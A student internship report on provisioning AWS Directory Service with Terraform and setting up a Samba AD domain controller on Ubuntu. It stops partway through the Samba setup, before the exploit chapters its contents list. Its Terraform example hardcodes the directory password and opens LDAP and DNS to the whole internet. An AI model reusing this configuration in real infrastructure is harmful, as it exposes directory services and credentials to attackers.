**A Summer Internship Project Report**

On

**Active Directory Management using Terraform and Linux OS Vulnerabilities**

Submitted in partial fulfillment of the requirements

For the degree of

**Bachelor of Technology in Information Technology**

By

**Purva Dadhich (22EJCIT131)**

EXTERNAL SUPERVISOR

**Prof. Vijay Laxmi**

Department of Computer Science & Engineering – MNIT Jaipur

Faculty Supervisor

**Mr. Rohit Chabbra**

Department of Information Technology – JECRC Foundation

**Department of Information Technology**

**Jaipur Engineering College & Research Centre**

**ACKNOWLEDGEMENTS**

I would like to express my sincere gratitude to Prof. Vijay Laxmi of the Department of Computer Science and Engineering at MNIT Jaipur for their invaluable guidance and support throughout my project on Active Directory Management and Linux Operating System Vulnerabilities. Their expertise and insights were crucial to the successful completion of this work.

I also extend my heartfelt thanks to Mrs. Amita Kashyap and Miss Amita Jangid for their unwavering support and contributions during my internship. Their mentorship and dedication were instrumental in helping me navigate the challenges faced during this project.

Sincerely,  
Purva Dadhich  
B.Tech, 2nd Year (22EJCIT131)

**ABSTRACT**

The project titled "Active Directory Management using Terraform and Linux OS Vulnerabilities" focused on identifying and exploiting vulnerabilities within the Linux operating system and integrating Active Directory services. The primary objective was to create and assess vulnerable environments, exploit them and understand the implications of these security flaws. By leveraging proof-of-concept exploits, the project demonstrated how vulnerabilities within Linux systems could be exploited in real-world scenarios. Additionally, the internship included managing and configuring Active Directory, highlighting the critical role of secure directory services in organizational security. This dual focus provided a comprehensive understanding of both offensive and defensive cybersecurity practices.

**CONTENTS**

**ACKNOWLEDGEMENTS**  2 **ABSTRACT** 3  
**CHAPTER 1: Terraform**

1.1 What is Terraform? 5

1.2 Key Features of Terraform 5

1.3 Benefits of Using Terraform 5-6

1.4 Terraform Architecture 6

1.5 Terraform Workflow 7

1.6 Terraform Use Cases 8

1.7 Terraform Script for provision of Active directory on Cloud 8-9

1.8 Challenges and Considerations 9-10

1.9 Conclusion 10

1.10 Active Directory Setup 10-19

**CHAPTER 2: VULNERABLE VIRTUAL MACHINES**

2.1 Introduction to Vulnerable Virtual Machines 20

2.2 PoC: Container Escape 20-23

2.3 PoC: Kernel Privilege Escalation 24-26

2.4 PoC: Privilege Escalation 27-28

**REFERENCES** 29

**Terraform**

#### **1.1 What is Terraform?**

#### Terraform is an open-source infrastructure as code (IaC) tool developed by HashiCorp. It enables users to define and provision data center infrastructure using a high-level configuration language. Terraform is designed to efficiently manage complex multi-cloud environments, allowing for the automation of cloud infrastructure. One of its key advantages is its ability to work with various cloud service providers, including AWS, Azure, Google Cloud, and others. With Terraform, users can describe their desired infrastructure state in configuration files, and Terraform handles the provisioning and management, ensuring that the infrastructure remains consistent and compliant with the specified configurations.

#### **1.2 Key Features of Terraform**

Terraform boasts several features that make it a preferred choice for managing infrastructure:

* **Declarative Configuration:** Terraform allows users to define the desired end state of the infrastructure, and it automatically determines the necessary steps to achieve that state. This declarative approach simplifies infrastructure management by abstracting the underlying complexity.
* **Execution Plans:** Before making any changes, Terraform generates an execution plan that outlines the actions it will take. This "plan" step provides a clear view of the modifications that will occur, allowing users to review and approve changes before they are applied.
* **Resource Graph:** Terraform builds a resource graph to represent the dependencies between resources. By analyzing this graph, Terraform can determine the optimal order of operations, ensuring that resources are created, updated, or destroyed in the correct sequence.
* **State Management:** Terraform maintains a state file that tracks the current state of the infrastructure. This file allows Terraform to detect changes and apply only the necessary modifications, preventing drift and maintaining consistency.

#### **1.3 Benefits of Using Terraform**


Using Terraform for infrastructure management offers several advantages:

* **Infrastructure as Code (IaC):** Terraform enables teams to manage infrastructure using code that can be version-controlled. This approach enhances collaboration, reduces manual errors, and provides a clear history of changes.
* **Multi-Cloud Support:** Terraform's ability to work across multiple cloud providers makes it ideal for managing hybrid and multi-cloud environments. Organizations can use Terraform to manage resources on different platforms with a consistent workflow.
* **Scalability:** Terraform automates the provisioning of resources, making it easier to scale infrastructure up or down based on demand. This scalability ensures that the infrastructure can adapt to changing needs without manual intervention.
* **Reusability:** Terraform modules allow users to create reusable components, such as virtual machines, networks, or storage, that can be shared across multiple projects. This modularity saves time and reduces the risk of duplication.

#### **1.4 Terraform Architecture**

Terraform's architecture consists of several core components that work together to manage infrastructure:


* **Terraform Core:** At the heart of Terraform is Terraform Core, which takes user-defined configuration files, creates an execution plan, and applies the changes to the infrastructure. It is responsible for managing the lifecycle of resources, ensuring that the infrastructure is in the desired state.
* **Providers:** Terraform interacts with various cloud services through providers. Each provider is responsible for managing resources specific to a particular service, such as AWS, Azure, or Google Cloud. Providers define the available resources and data sources and handle the API interactions required to create, update, or delete resources.
* **Modules:** Modules in Terraform are reusable configurations that group multiple resources together. By encapsulating related resources into modules, users can manage complex infrastructure more efficiently. Modules promote consistency and reduce redundancy by allowing common patterns to be reused across different parts of the infrastructure.



#### **1.5 Terraform Workflow**

A typical Terraform workflow involves several steps that guide the process of managing infrastructure:

* **Writing Configuration:** Users begin by writing configuration files in the HashiCorp Configuration Language (HCL) or JSON. These files define the resources needed, such as virtual machines, networks, and storage, and specify their desired properties.
* **Initializing the Environment:** The terraform init command initializes the Terraform environment by downloading the necessary provider plugins. This step ensures that Terraform has access to the resources required to manage the infrastructure.
* **Creating a Plan:** The terraform plan command generates an execution plan that outlines the actions Terraform will take to achieve the desired state. This plan provides a preview of the changes, allowing users to review and approve them before they are applied.
* **Applying Changes:** The terraform apply command applies the changes defined in the configuration files. Terraform uses the execution plan to create, update, or delete resources, ensuring that the infrastructure matches the desired state.
* **Destroying Resources:** When resources are no longer needed, the terraform destroy command can be used to delete them. This command ensures that all resources managed by Terraform are removed, preventing unnecessary costs and security risks.



#### **1.6 Terraform Use Cases**

Terraform is widely used for various infrastructure management scenarios, including:

* **Provisioning Cloud Infrastructure:** Terraform automates the provisioning of cloud resources, such as virtual machines, networks, and storage. By defining these resources in configuration files, users can deploy complex infrastructure quickly and consistently.
* **Managing Multi-Cloud Environments:** Organizations often use Terraform to manage resources across different cloud providers. Terraform's multi-cloud capabilities allow for consistent management and configuration, reducing the complexity of maintaining hybrid environments.
* **Infrastructure Version Control:** Terraform configurations can be stored in version control systems like Git, enabling teams to track changes and collaborate on infrastructure management. Version control ensures that infrastructure changes are documented and can be rolled back if necessary.

### **1.7 Terraform Script for provision of Active directory on Cloud**

#### **1.7.1 Writing the Terraform Configuration File**

To create a Terraform script, start by writing a configuration file (usually named main.tf). This file defines the infrastructure resources using a simple, human-readable language.

# Configure Terraform to use AWS provider

terraform {

required\_providers {

aws = {

source = "hashicorp/aws"

version = "~> 5.24.0"

}

}

}

provider "aws" {

region = "us-east-1"

}

# Create a VPC

resource "aws\_vpc" "example" {

cidr\_block = "10.0.0.0/16"

enable\_dns\_support = true

enable\_dns\_hostnames = true

tags = {

Name = "example-vpc"

}

}

# Create two subnets in different availability zones for AD

resource "aws\_subnet" "example\_a" {

vpc\_id = aws\_vpc.example.id

cidr\_block = "10.0.1.0/24"

availability\_zone = "us-east-1a"

map\_public\_ip\_on\_launch = true

tags = {

Name = "example-subnet-a"

}

}

resource "aws\_subnet" "example\_b" {

vpc\_id = aws\_vpc.example.id

cidr\_block = "10.0.2.0/24"

availability\_zone = "us-east-1b"

map\_public\_ip\_on\_launch = true

tags = {

Name = "example-subnet-b"

}

}

# Create a Security Group for AD

resource "aws\_security\_group" "ad\_sg" {

vpc\_id = aws\_vpc.example.id

ingress {

from\_port = 389

to\_port = 389

protocol = "tcp"

cidr\_blocks = ["0.0.0.0/0"]

description = "Allow LDAP access"

}

ingress {

from\_port = 53

to\_port = 53

protocol = "udp"

cidr\_blocks = ["0.0.0.0/0"]

description = "Allow DNS queries"

}

egress {

from\_port = 0

to\_port = 0

protocol = "-1"

cidr\_blocks = ["0.0.0.0/0"]

description = "Allow all outbound traffic"

}

tags = {

Name = "AD-Security-Group"

}

}

# Create an EC2 instance

resource "aws\_instance" "example" {

ami = "ami-0c55b159cbfafe1f0" # Update with a valid AMI ID

instance\_type = "t2.micro"

subnet\_id = aws\_subnet.example\_a.id

tags = {

Name = "example-instance"

}

}

# Create a directory in AWS Directory Service

resource "aws\_directory\_service\_directory" "example" {

name = "example.com"

password = "SuperSecretPassword!"

size = "Small"

type = "MicrosoftAD"

vpc\_settings {

vpc\_id = aws\_vpc.example.id

subnet\_ids = [aws\_subnet.example\_a.id, aws\_subnet.example\_b.id]

}

tags = {

Name = "example-directory"

}

}

#### **1.7.2 Organizing Terraform Files**

For larger projects, organize Terraform configurations into multiple files:

* main.tf: Core resources and provider configurations.
* variables.tf: Variable declarations.
* outputs.tf: Output definitions.

This structure helps manage complexity and improves readability.

#### **1.7.3 Initializing and Applying Terraform**

Initialize your environment with terraform init to download required plugins. Before applying changes, use terraform plan to preview what Terraform will do. Apply the changes with terraform apply.

**1.7.4 Best Practices**

* Use modules to reuse code and manage complexity.
* Store Terraform files in version control systems like Git.
* Secure the state file, especially if it contains sensitive information.

#### **1.8 Challenges and Considerations**

While Terraform offers many benefits, there are also challenges and considerations to keep in mind:

* **State Management Issues:** The state file is critical to Terraform's operation, as it tracks the current state of the infrastructure. Managing this file securely is essential, as it contains sensitive information. Additionally, the state file must be kept in sync with the actual infrastructure to prevent drift.
* **Complexity in Large Environments:** Managing very large environments with Terraform can become complex, especially when dealing with hundreds or thousands of resources. Careful planning and modularization are required to manage complexity and ensure that configurations remain maintainable.
* **Learning Curve:** For teams new to infrastructure as code, Terraform's learning curve can be steep. Understanding the nuances of Terraform's configuration language, state management, and provider interactions is essential for successful adoption.

#### **1.9 Conclusion**

In conclusion, Terraform plays a pivotal role in modern infrastructure management, enabling teams to automate the provisioning and management of cloud resources. Its declarative approach, multi-cloud support, and powerful features make it a valuable tool for organizations looking to scale and optimize their infrastructure. However, challenges such as state management and complexity in large environments must be carefully managed to ensure successful implementation.

**1.10 Active Directory Setup**


After deploying your infrastructure using Terraform, setting up Active Directory (AD) is crucial for managing users and resources within your environment. Below are the steps to add Active Directory on an Ubuntu server.

#### **1.10.1 Active Directory Setup**

**Step 1**: **Configure Hostname** hostnamectl hostname dc

### **Step 2**: **Check the hostname and the IP address of your Ubuntu server** Use these commands to check the hostname and IP address.

hostnamectl  
 ip a s




### **Step 3: Map the IP address with the hostname**


sudo nano etc/hosts

3.1: 127.0.1.1 Ubuntu.myguest.virtualbox.org Ubuntu

3.2: 10.0.2.15(IP address of the system) dc dc.pd.com



3.3: ping –c 1 dc.pd.com




3.4: sudo reboot

### **Step 4: Disable the system’s DNS resolver service** systemctl status systemd-resolved.service systemctl stop systemd-resolved.service systemctl disable systemd-resolved.service systemctl status systemd-resolved.service

### **Step 5: Force the AD controller as the system’s DNS resolver** Edit the etc/resolv.conf file and use the server IP as nameserver Save the configuration to force the AD controller as the system’s DNS resolver. sudo nano /etc/resolv.conf

Note: Enter domain name and IP address of your system (either pd.com or any other)



### **Step 6: Check the system clock in synchronized** timedatectl

### **Step 7: Install samba** sudo apt-get update sudo apt install samba smbclient sudo apt install winbind(if not already installed)

**Step 8: Provision Samba AD** whereis samba  
 sudo mv /etc/samba/smb.conf /etc/samba/smb.conf.bk  
 sudo samba-tool domain provision --use-rfc2307 –interactive

